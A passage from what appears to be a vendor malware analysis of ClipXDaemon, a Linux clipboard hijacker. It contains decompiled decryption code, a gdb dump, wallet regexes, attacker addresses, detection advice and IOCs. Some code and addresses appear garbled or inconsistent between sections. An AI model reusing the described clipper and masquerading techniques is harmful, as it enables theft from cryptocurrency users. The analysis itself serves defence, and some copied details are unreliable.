}

```

Figure 13 – Clipboard Setter

The 200ms polling interval balances responsiveness and resource invisibility. Replacement occurs fast enough to precede typical paste actions while maintaining low CPU usage. The implant does not intercept keystrokes or monitor network traffic; it simply abuses X11's trust model — reading clipboard contents, matching wallet patterns, and serving malicious replacements at paste time.

Configuration Protection Using ChaCha20

Wallet regex patterns and replacement addresses are not stored in plaintext. They are encrypted in binary using a ChaCha20 stream cipher with a static 256-bit key and a counter. This avoids revealing configuration buffers during static analysis.

At runtime, a static 256-bit key and counter are used to decrypt configuration buffers in memory. Only after decryption are the regular expressions compiled and replacement wallet addresses stored in memory. (See Figure 14)

```
vVar1 = wgdKjowgkqgwkw(param_1);
if ((int)COMCAT7I(extraout_var,uVAr1) == 0) {
    local_38 = strlen(param_1);
    local_30 = malloc(local_38);
    if (local_30 == (void *)0x0) {
        return (void *)0x0;
    }
    memcpy(local_30,param_1,local_38);
} else {
    local_38 = strlen(param_1);
    local_38 = local_38 >> 1;
    local_30 = malloc(local_38);
    if (local_30 == (void *)0x0) {
        return (void *)0x0;
    }
    for (local_28 = 0; local_28 < local_38; local_28 = local_28 + 1)
        cVar2 = wwdqkgkbw((int)param_1[local_28 * 2]);
    vBvAr3 = wwdqkgkbw((int)param_1[local_28 * 2 + 1]);
    *(byte *)local_28 + (long)local_30 = cVar2 << 4 | vBvAr3;
}
ChaCha20_Decrypt(local_30,local_38);
__dest = malloc(local_38 + 1);
if (__dest == (void *)0x0) {
    free(local_30);
    __dest = (void *)0x0;
} else {
    memcpy(__dest,local_30,local_38);
    *(undefined_*)local_38 + (long)__dest = 0;
    free(local_30);
}
return __dest;
```

Figure 14 – Configuration Decryption

This prevents trivial extraction using static string analysis but does not protect communications, as no command-and-control channel exists. The cryptographic implementation is functional rather than advanced. It is sufficient to defeat naive inspection but offers limited resistance to dynamic analysis.

Cryptocurrency Targeting

Dynamic instrumentation revealed that the payload matches multiple cryptocurrency wallet formats. Below is an example showing a Monero address match (See Figure 15)

```
(gdb) set logging file decrypted_regex.txt
(gdb) set logging on
Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

Copying output to decrypted_regex.txt.
Copying debug output to decrypted_regex.txt.
(gdb) c
Continuing.

Thread 3.1 "kworker/0:2-eve" hit Breakpoint 2.3, 0x00005555555556e75 in f ()
(gdb) define hook-stop
Type commands for definition of "hook-stop".
End with a line saying just "end".
>x/s $rdi
>x/s $rsi
>end
(gdb) c
Continuing.
0x555555555d9d0: "0x1da5 was here x x ..."
0x5555555556dac: "^([4][0-9AB][1-9A-HJ]-NP-Za-km-z){93}$"
Thread 3.1 "kworker/0:2-eve" hit Breakpoint 2.3, 0x00005555555556e75 in f ()
(gdb)
```

Figure 15 – Dumping Target Wallet Regex

Below are the regex being matched (extracted post-decryption) :

Ethereum: “^0x[0-9a-fA-F]{40}\$”
Monero: “^([4][0-9AB][1-9A-HJ-NP-Za-km-z]{93})\$”
Bitcoin: “^([bc1][13])[a-km-zA-HJ-NP-Z1-9]{25,34}\$”
Dogecoin: “^D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32}\$”
TON: “^(EQ|UQ)[A-Za-z0-9_-]{46}\$”
Litecoin: “^([LM3]{1}[a-km-zA-HJ-NP-Z1-9]{26,33})||l[tc1][a-z0-9]{39,59})\$”
Ripple: “^r[1-9A-HJ-NP-Za-km-z]{25,34}\$”
Tron: “^T[A-Za-z1-9]{33}\$”

The implant operates entirely offline, with encrypted replacement addresses hardcoded and static. Upon detection, the clipboard is overwritten with attacker wallet addresses embedded in the binary (in encrypted form). (See Figure 16)



Figure 16 – Clipboard Replacement on Regex Match

Observed replacement wallets include:

Cryptocurrency	Attacker Wallet Address
Ethereum	0x502010513bf2d2B908A3C33DE5B65314831646e7
Monero	424bEKfpB6C9LkdfNmg61pMEnAitjde8YWFsCP1JXRYhfu4Tp5EdbUBjCYf9kRBYGzWoZqRYMhWfGAm1N5h6wSPg8bSrbB9
Bitcoin	bc1qe8g2rgac5rssdf5jxcyytrs769359ltle3ekle
Dogecoin	DTkSZNdtYDGndq1kRv5Z2SuTxJZ2Ddacjk
TON	(monitored only – NO replacement found)
Litecoin	ltc1q7d2d39ur47rz7mca4ajzam2ep74ccdwwqre6ej
Ripple (XRP)	(monitored only – NO replacement found)
Tron	TBupDdRjUscZhsDWjSvuwdevnj8eBrE1htn

Additional regex patterns indicate monitoring of TON and Ripple wallet formats, although replacement addresses were not observed for those assets.

Absence of Command-and-Control Infrastructure

No network communication was observed during analysis. The binary does not initiate DNS queries, HTTP requests, or socket connections and carries no embedded domains or IP addresses.

This C2-less architecture fundamentally alters the traditional malware kill chain. There is no beaconing stage, no tasking loop, no data exfiltration channel, and no infrastructure to dismantle. Monetization occurs directly at the [endpoint](#) when a victim pastes a manipulated wallet address and executes a cryptocurrency transaction.

This model reduces the attacker's operational risk. Since there are no servers to seize, no traffic to sinkhole, and no indicators derived from network telemetry, the detection strategy must rely on host-based behavioral analysis rather than network security controls.

The campaign illustrates a growing trend: financially motivated malware that eliminates the need for infrastructure. Combined with the reuse of publicly available tools such as bincrypter for payload staging, this approach lowers development costs, accelerates deployment, and complicates attribution.

ClipXDaemon is therefore notable not only for its technical design but for what it represents — the increasing weaponization of open-source tooling and the emergence of autonomous, infrastructure-less financial malware targeting Linux users.

Conclusion

The analysis of ClipXDaemon reflects a meaningful shift in Linux malware tradecraft — not in the sophistication of exploitation, but in operational design. The threat eliminates the need for command-and-control infrastructure entirely, collapsing the traditional kill chain into a localized, self-contained monetization loop.

There are no external beacons, tasking servers, or data exfiltration channels. Revenue generation depends solely on clipboard interception and user transaction behavior.

While ClipXDaemon reuses the same loader framework previously observed in ShadowHS reporting, there is no evidence of convergence in attribution. The shared component – bincrypter- is an openly available obfuscation framework.

Its reuse highlights a broader trend in the threat landscape; adversaries increasingly operationalize legitimate open-source tooling to accelerate development cycles and standardize staging mechanisms. This modular reuse model lowers barriers to entry while complicating campaign clustering and attribution analysis.

ClipXDaemon's strength lies in precision targeting, environmental awareness, and architectural minimalism. As Linux adoption grows within cryptocurrency and developer communities, financially motivated userland implants such as this are likely to increase in frequency.

Cyble's [Threat Intelligence Platforms](#) continuously monitor emerging threats, attacker infrastructure, and malware activity across the [dark web](#), [deep web](#), and open sources. This proactive intelligence empowers organizations with early detection, brand and domain protection, infrastructure mapping, and attribution insights. Altogether, these capabilities provide a critical head start in mitigating and responding to evolving [cyber threats](#).

Our Recommendations

We have listed some essential [cybersecurity](#) best practices that serve as the first line of defense against attackers. We recommend that our readers follow the best practices given below:

From a detection standpoint, this architectural choice significantly reduces conventional visibility. Network-based detections, domain-reputation feeds, and infrastructure takedown strategies are ineffective against implants that never communicate externally. Instead, detection must pivot toward behavioral telemetry within the endpoint. Given the absence of network indicators, defensive strategies must prioritize endpoint visibility and behavioral controls.

Harden Linux Environments

- Where operationally feasible, transition from X11 (permissive model) to Wayland-based sessions. Wayland's security model restricts global clipboard scraping, thereby reducing this attack surface.
- Restrict execution from user-writable directories such as `~/local/bin/` where possible through application control policies.

Monitor Userland Persistence

- Audit modifications to `~/profile`, `~/bashrc`, and other user-level autostart mechanisms.
- Establish baselines for legitimate binaries within `~/local/bin/` and alert on newly created executables.

Detect Process Masquerading

- Identify processes with kernel-thread naming conventions (e.g., `kworker/*`) running under non-root user contexts.
- Correlate `prctl(PR_SET_NAME)` modifications with suspicious execution ancestry.

Instrument X11 API Abuse

- Monitor for abnormal or repetitive use of:
 - XConvertSelection
 - XSetSelectionOwner
 - XGetWindowProperty

- High-frequency clipboard polling (e.g., ~200ms intervals) originating from background daemons should be investigated.

Implement Behavioral EDR Controls

- Alert on execution of ELF binaries dropped from interpreted shell scripts via `/proc/self/fd`.
- Detect double-fork daemonization sequences initiated from user shell contexts.
- Flag base64-decoded ELF writes followed by immediate execution.

User Awareness Controls

- Encourage manual verification of cryptocurrency addresses before transaction confirmation.
- Where possible, utilize hardware wallet confirmation mechanisms that display recipient addresses independently of the host system.

Organizations operating Linux environments in cryptocurrency-sensitive roles should consider clipboard manipulation threats as part of their baseline threat model.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Procedure
Execution	Command and Scripting Interpreter (T1059.004)	The initial loader runs via a shell wrapper generated with bincrypter, which decrypts and launches the embedded dropper.
Defense Evasion	Obfuscated Files or Information (T1027)	The loader uses AES-256-CBC encryption and gzip compression to conceal payload contents. The ELF configuration is further encrypted with ChaCha20.
Defense Evasion	Reflective Code Loading (T1620)	The intermediate dropper executes directly from <code>/proc/self/fd</code> , avoiding on-disk script artifacts.
Persistence	Shell Configuration Modification (T1547)	The dropper adds execution of the ELF payload to <code>~/.profile</code> , enabling persistence upon user login.
Discovery	System Information Discovery (T1082)	The payload checks for the presence of Wayland (<code>WAYLAND_DISPLAY</code>) to determine whether execution is viable.
Defense Evasion	Masquerading (T1036)	The payload renames itself using <code>prctl(PR_SET_NAME)</code> to mimic kernel worker threads.
Credential Access / Collection	Clipboard Data (T1115)	The payload abuses X11 selection APIs to retrieve clipboard contents and monitor cryptocurrency wallet patterns.
Impact	Data Manipulation (T1565)	The malware modifies clipboard data in transit by replacing legitimate wallet addresses with attacker-controlled addresses.

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
87ab42a2a58479cf17e5ce1b2a2e8f915d539899993848e5db679c218f0e7287	SHA-256	Bincrypter loader scrip
23099eea9c4f85ff62a4f43634d431bbed0bf6b039a3f228b1c047f1c2f0cd11	SHA-256	Dropper Script
b6bb28160532400eafad532842e4ba9add6d6bbba4f7e7c85e3dbb650369eb00	SHA-256	ClipXDaerr ELF binary
0x502010513bf2d2B908A3C33DE5B65314831646e7	Ethereum	Attacker Wallet Address
424bEKfpB6C9LkdfNmg61pMEnAitjde8YWFsCP1JXRYhfu4Tp5EdbUBjCYf9kRBYGzWoZqRYMhWfGAm1N5h6wSPg8bSrbB9	Monero	Attacker Wallet Address
bc1qe8g2rgac5rssdf5jxcyytrs769359ltle3ekle	Bitcoin	Attacker Wallet Address
DTkSZNdtYDGndq1kRv5Z2SuTxJZ2Ddacjk	Dogecoin	Attacker Wallet Address
ltc1q7d2d39ur47rz7mca4ajzam2ep74ccdwwvqre6ej	Litecoin	Attacker Wallet Address
TBupDdRjUscZhsDWjSvuwdevnj8eBrE1ht	Tron	Attacker Wallet Address